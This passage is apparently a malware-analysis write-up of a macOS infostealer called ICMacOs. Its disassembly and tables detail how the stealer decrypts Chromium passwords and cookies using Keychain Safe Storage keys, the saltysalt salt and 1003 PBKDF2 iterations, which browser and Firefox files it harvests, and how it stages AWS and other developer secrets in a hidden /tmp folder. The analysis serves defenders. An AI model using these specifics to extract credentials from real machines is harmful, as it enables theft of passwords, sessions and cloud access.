
0x2020202020202020
Click to zoom ↗
# Step 3: Strip the 3-byte version prefix
10024cf14  sub     x8, x1, #0x3         ; Capacity = capacity - 3
10024cf18  ldr     x1, [sp, #0x80]
10024cf1c  add     x6, x1, #0x3         ; Advance buffer pointer by 3 bytes
10024cf20  ldr     x1, [sp, #0x88]
10024cf24  sub     x7, x1, #0x3         ; Length = length - 3
...
10024cf30  mov     x3, x0               ; Pass 16-byte space IV
10024cf34  orr     x4, xzr, #0x10       ; IV length = 16 (0x10)
10024cf40  bl      0x10024cfc0          ; Invoke AES-128-CBC decrypt routine
The instructions at 0x10024cf1c and 0x10024cf24 strip the 3-byte v10/v11 prefix by advancing the data pointer by 3 (add x6, x1, #0x3) and decreasing the remaining length by 3 (sub x7, x1, #0x3).
The function then calls 0x10024cfc0, which initializes aes.NewCipher, runs cipher.NewCBCDecrypter using the space IV, and decrypts the blocks. Finally, it reads the last decrypted byte (ldrb w6, [x5, x3] at 0x10024d094) to determine the PKCS#7 padding length and trims the plaintext to expose the raw password or session cookie.
Complete Browser Profile Matrix
| # | Browser | Engine Family | Target Directory Path | Binary Handler Function | Function Address |
|---|---|---|---|---|---|
| 1 | Google Chrome | Chromium (Blink) | ~/Library/Application Support/Google/Chrome | _main.collectAllChromium | 0x100439a30 |
| 2 | Google Chrome Beta | Chromium (Blink) | ~/Library/Application Support/Google/Chrome Beta | _main.collectAllChromium | 0x100439a30 |
| 3 | Google Chrome Canary | Chromium (Blink) | ~/Library/Application Support/Google/Chrome Canary | _main.collectAllChromium | 0x100439a30 |
| 4 | Brave Browser | Chromium (Blink) | ~/Library/Application Support/BraveSoftware/Brave-Browser | _main.collectAllChromium | 0x100439a30 |
| 5 | Microsoft Edge | Chromium (Blink) | ~/Library/Application Support/Microsoft Edge | _main.collectAllChromium | 0x100439a30 |
| 6 | Opera | Chromium (Blink) | ~/Library/Application Support/com.operasoftware.Opera | _main.collectAllChromium | 0x100439a30 |
| 7 | Opera GX | Chromium (Blink) | ~/Library/Application Support/com.operasoftware.OperaGX | _main.collectAllChromium | 0x100439a30 |
| 8 | Vivaldi | Chromium (Blink) | ~/Library/Application Support/Vivaldi | _main.collectAllChromium | 0x100439a30 |
| 9 | Arc Browser | Chromium (Blink) | ~/Library/Application Support/Arc/User Data | _main.collectAllChromium | 0x100439a30 |
| 10 | Chromium | Chromium (Blink) | ~/Library/Application Support/Chromium | _main.collectAllChromium | 0x100439a30 |
| 11 | Apple Safari | WebKit | ~/Library/Safari and ~/Library/Containers/com.apple.Safari/Data/ | _main.collectSafari | 0x100436510 |
| 12 | Mozilla Firefox | Gecko | ~/Library/Application Support/Firefox/Profiles/ | _main.collectFirefox | 0x1004370d0 |
Safe Storage and Keychain Extraction Parameters
This table reflects the Keychain lookup table located at 0x1005fb818, used by _main.extractChromeKeyFromSecurity (0x10043e540).
| Browser | Keychain Service | Keychain Account | Salt | PBKDF2 Iterations | Cipher & IV |
|---|---|---|---|---|---|
| Google Chrome | Chrome | Chrome Safe Storage | saltysalt (9 B) | 1003 (0x3eb) | AES-128-CBC (0x20 × 16) |
| Google Chrome Beta | Uses Chrome Key Fallback | Uses Chrome Key Fallback | saltysalt (9 B) | 1003 (0x3eb) | AES-128-CBC (0x20 × 16) |
| Google Chrome Canary | Uses Chrome Key Fallback | Uses Chrome Key Fallback | saltysalt (9 B) | 1003 (0x3eb) | AES-128-CBC (0x20 × 16) |
| Brave Browser | Brave | Brave Safe Storage | saltysalt (9 B) | 1003 (0x3eb) | AES-128-CBC (0x20 × 16) |
| Microsoft Edge | Microsoft Edge | Microsoft Edge Safe Storage | saltysalt (9 B) | 1003 (0x3eb) | AES-128-CBC (0x20 × 16) |
| Opera | Opera | Opera Safe Storage | saltysalt (9 B) | 1003 (0x3eb) | AES-128-CBC (0x20 × 16) |
| Opera GX | Uses Opera Key Fallback | Uses Opera Key Fallback | saltysalt (9 B) | 1003 (0x3eb) | AES-128-CBC (0x20 × 16) |
| Vivaldi | Vivaldi | Vivaldi Safe Storage | saltysalt (9 B) | 1003 (0x3eb) | AES-128-CBC (0x20 × 16) |
| Arc Browser | Arc | Arc Safe Storage | saltysalt (9 B) | 1003 (0x3eb) | AES-128-CBC (0x20 × 16) |
| Chromium | Chromium | Chromium Safe Storage | saltysalt (9 B) | 1003 (0x3eb) | AES-128-CBC (0x20 × 16) |
| Apple Safari | Not Applicable | Not Applicable | None | None | Plain SQLite / BinaryCookies |
| Mozilla Firefox | Not Applicable | Not Applicable | Stored in key4.db | NSS internal | Staged for offline extraction |
Harvested Files and Target Artifacts
| Target Browser Category | Harvested File Names | File Type | Stolen Asset | Handling in Binary |
|---|---|---|---|---|
| Chromium (All 10) | Login Data, Login Data-wal, Login Data-shm | SQLite 3 | Saved web credentials | Decrypted via decrypter.Chromium |
| Chromium (All 10) | Cookies, Cookies-wal, Cookies-shm | SQLite 3 | Active session cookies | Decrypted via decrypter.Chromium |
| Chromium (All 10) | Web Data, Web Data-wal, Web Data-shm | SQLite 3 | Autofill forms and cards | Copied to staging |
| Chromium (All 10) | History, History-wal, History-shm | SQLite 3 | Visited URLs and timestamps | Copied to staging |
| Chromium (All 10) | Local Extension Settings/, IndexedDB/ | LevelDB | Crypto wallet local stores | Copied to staging |
| Safari | History.db, History.db-wal, History.db-shm | SQLite 3 | Browsing history | Subject to TCC check |
| Safari | Bookmarks.plist | Binary Plist | Saved bookmarks | Copied to staging |
| Safari | Downloads.plist | Binary Plist | Download records | Copied to staging |
| Safari | RecentlyClosedTabs.plist | Binary Plist | Active browsing sessions | Copied to staging |
| Safari | Cookies.binarycookies (4 candidate paths) | Binary Plist | Web session cookies | Copied to staging |
| Safari | LocalStorage/ | Directory | Local site storage | Copied to staging |
| Firefox | logins.json | JSON | Encrypted usernames/passwords | Copied to staging |
| Firefox | key4.db | SQLite 3 | Master key and salts (NSS) | Copied to staging |
| Firefox | cert9.db | SQLite 3 | Certificates and tokens | Copied to staging |
| Firefox | cookies.sqlite, cookies.sqlite-wal, cookies.sqlite-shm | SQLite 3 | Session cookies | Copied to staging |
| Firefox | places.sqlite, places.sqlite-wal, places.sqlite-shm | SQLite 3 | Bookmarks and history | Copied to staging |
| Firefox | formhistory.sqlite | SQLite 3 | Saved form autofill data | Copied to staging |
Raiding the Developer: Harvesting AWS, Cloud, and Infrastructure Secrets
Many macOS stealers focus entirely on browser passwords and crypto wallets. ICMacOs goes a step further by targeting software engineers and DevOps administrators.
If an attacker lands on an engineer's MacBook, stealing a cloud token or an SSH key gives them immediate access to cloud infrastructure, production databases, and private code repositories.
main.collectDevSecrets located at virtual address 0x10043b690
Step 1: Creating the Staging Directory in main.collectDevSecrets
Navigating to this function and switching to High Level IL (HLIL) reveals its first task: creating a
dedicated staging folder on disk:
// Binary Ninja HLIL snippet at 0x10043b6e0
var_e0 = "/tmp/.systemd-private-helper";
var_d0 = "DevSecrets";
x0_1, x1 = _path/filepath.join(&var_e0, 2, 2, arg4);
_os.MkdirAll(x0_1, x1, 0x1ed, arg4);
After allocating its stack frame, the routine constructs the path /tmp/.systemd-private-helper/DevSecrets and creates it on disk:

    10043b6d8  82 02 00 90      adrp    x2, 0x10048b000
    10043b6dc  42 7c 33 91      add     x2, x2, #0xcdf      ; x2 = "/tmp/.systemd-private-helper"
    10043b6e0  e2 e3 00 f9      str     x2, [sp, #0x1c0]    ; Store slice element 0
    10043b6ec  22 02 00 f0      adrp    x2, 0x100482000
    10043b6f0  42 e8 1f 91      add     x2, x2, #0x7fa      ; x2 = "DevSecrets"
    10043b6f4  e2 eb 00 f9      str     x2, [sp, #0x1d0]    ; Store slice element 1
    10043b6f8  e0 03 07 91      add     x0, sp, #0x1c0      ; x0 = pointer to string slice
    10043b6fc  e1 03 7f b2      orr     x1, xzr, #0x2       ; x1 = slice length (2)
    10043b700  e2 03 01 aa      mov     x2, x1              ; x2 = slice capacity (2)
    10043b704  b3 78 f2 97      bl      0x1000d99d0         ; Call path/filepath.Join
    10043b710  a2 3d 80 d2      mov     x2, #0x1ed          ; x2 = 0x1ed (octal 0755 permissions)
    10043b714  53 69 f2 97      bl      0x1000d5c60         ; Call os.MkdirAll
Registers x0 and x1 receive the joined directory path string. Register x2 is loaded with immediate value #0x1ed (decimal 493, which is octal 0755 Unix file permissions). The call to os.MkdirAll creates the destination directory /tmp/.systemd-private-helper/DevSecrets/.
Step 2: The Map Iterator and File Copy Loop
Once the staging folder is created, _main.collectDevSecrets loads the address of a global Go map named _main.devSecretsFiles and initializes an iterator:
10043b718  fb 28 00 b0      adrp    x27, 0x100958000
10043b71c  61 4b 47 f9      ldr     x1, [x27, #0xe90]   ; Load _main.devSecretsFiles map pointer
10043b738  c0 0a 00 d0      adrp    x0, 0x100595000
10043b73c  00 00 22 91      add     x0, x0, #0x880      ; x0 = map type descriptor
10043b740  e2 43 08 91      add     x2, sp, #0x210      ; x2 = iterator buffer on stack
10043b744  87 63 ef 97      bl      0x100014560         ; Call runtime.mapiterinit
The malware then enters a loop that checks each file target:
; Loop Header: Check if iterator returned a key
10043b754  e3 0b 41 f9      ldr     x3, [sp, #0x210]    ; Load current key pointer
10043b758  03 09 00 b4      cbz     x3, 0x10043b878     ; If key == nil, exit map loop
10043b75c  64 00 40 f9      ldr     x4, [x3]            ; x4 = string data pointer (e.g.,".aws/credentials")
10043b764  63 04 40 f9      ldr     x3, [x3, #0x8]      ; x3 = string length (e.g., 16)

; Check if file exists in user's home directory
10043b7ac  89 78 f2 97      bl      0x1000d99d0         ; Call path/filepath.Join(homeDir, key)
10043b7b8  fa 6d f2 97      bl      0x1000d6fa0         ; Call os.Stat(srcPath)
10043b7bc  82 fc ff b5      cbnz    x2, 0x10043b74c     ; If x2 (err) != nil, jump to next iteration

; File exists: Copy to staging directory
10043b7f4  77 78 f2 97      bl      0x1000d99d0         ; Call path/filepath.Join(stagingDir, value)
10043b800  e0 6b 40 f9      ldr     x0, [sp, #0xd0]     ; x0 = srcPath string pointer
10043b804  e1 3b 40 f9      ldr     x1, [sp, #0x70]     ; x1 = srcPath string length
10043b808  0a f3 ff 97      bl      0x100438430         ; Call main.copyFile(srcPath, dstPath)

; Advance iterator
10043b74c  e0 43 08 91      add     x0, sp, #0x210
10043b750  a0 63 ef 97      bl      0x1000145d0         ; Call runtime.mapiternext
10043b754  ...                                          ; Repeat loop
For every entry in the map:
os.Stat. If the file does not exist, register x2 holds an error object, and cbnz x2, 0x10043b74c immediately advances to the next map key.(x2 == 0), it calls _main.copyFile at 0x100438430, copying the file into /tmp/. systemd-private-helper/DevSecrets/.Step 3: Dissecting the 22-Target Map in main.map.init.1
Where does _main.devSecretsFiles get its target list?
Tracing cross-references to the global map points directly to _main.map.init.1 at 0x10042e7f8. This package initializer creates a map with 22 entries (mov x1, #0x16 at 0x10042e810 passed to runtime.makemap).
Let us inspect the raw assembly where AWS and cloud targets are registered:
AWS Credentials Registration (0x10042e9dc)

		10042e9dc  a2 02 00 f0      adrp    x2, 0x100485000
    10042e9e0  42 dc 02 91      add     x2, x2, #0xb7       ; x2 = 0x1004850b7 (".aws/credentials")
    10042e9e4  e3 03 7c b2      orr     x3, xzr, #0x10      ; x3 = 16 (string length)
    10042e9e8  de 64 ef 97      bl      0x100007d60         ; Call runtime.mapassign_faststr
    10042e9ec  e4 0f 40 b2      orr     x4, xzr, #0xf       ; x4 = 15 (value length)
    10042e9f0  04 04 00 f9      str     x4, [x0, #0x8]      ; Store value length
    10042ea0c  a4 02 00 d0      adrp    x4, 0x100484000
    10042ea10  84 f0 25 91      add     x4, x4, #0x97c      ; x4 = 0x10048497c ("aws_credentials")
    10042ea14  04 00 00 f9      str     x4, [x0]            ; Store value string pointer
AWS Config Registration (0x10042ea24)

		10042ea24  a2 02 00 90      adrp    x2, 0x100482000
    10042ea28  42 64 3a 91      add     x2, x2, #0xe99      ; x2 = 0x100482e99 (".aws/config")
    10042ea2c  63 01 80 d2      mov     x3, #0xb            ; x3 = 11 (string length)
    10042ea30  cc 64 ef 97      bl      0x100007d60         ; Call runtime.mapassign_faststr
    10042ea34  44 01 80 d2      mov     x4, #0xa            ; x4 = 10 (value length)
    10042ea38  04 04 00 f9      str     x4, [x0, #0x8]      ; Store value length
    10042ea54  a4 02 00 90      adrp    x4, 0x100482000
    10042ea58  84 98 1f 91      add     x4, x4, #0x7e6      ; x4 = 0x1004827e6 ("aws_config")
    10042ea5c  04 00 00 f9      str     x4, [x0]            ; Store value string pointer
Kubernetes and Google Cloud Registration (0x10042eab4 and 0x10042eafc)

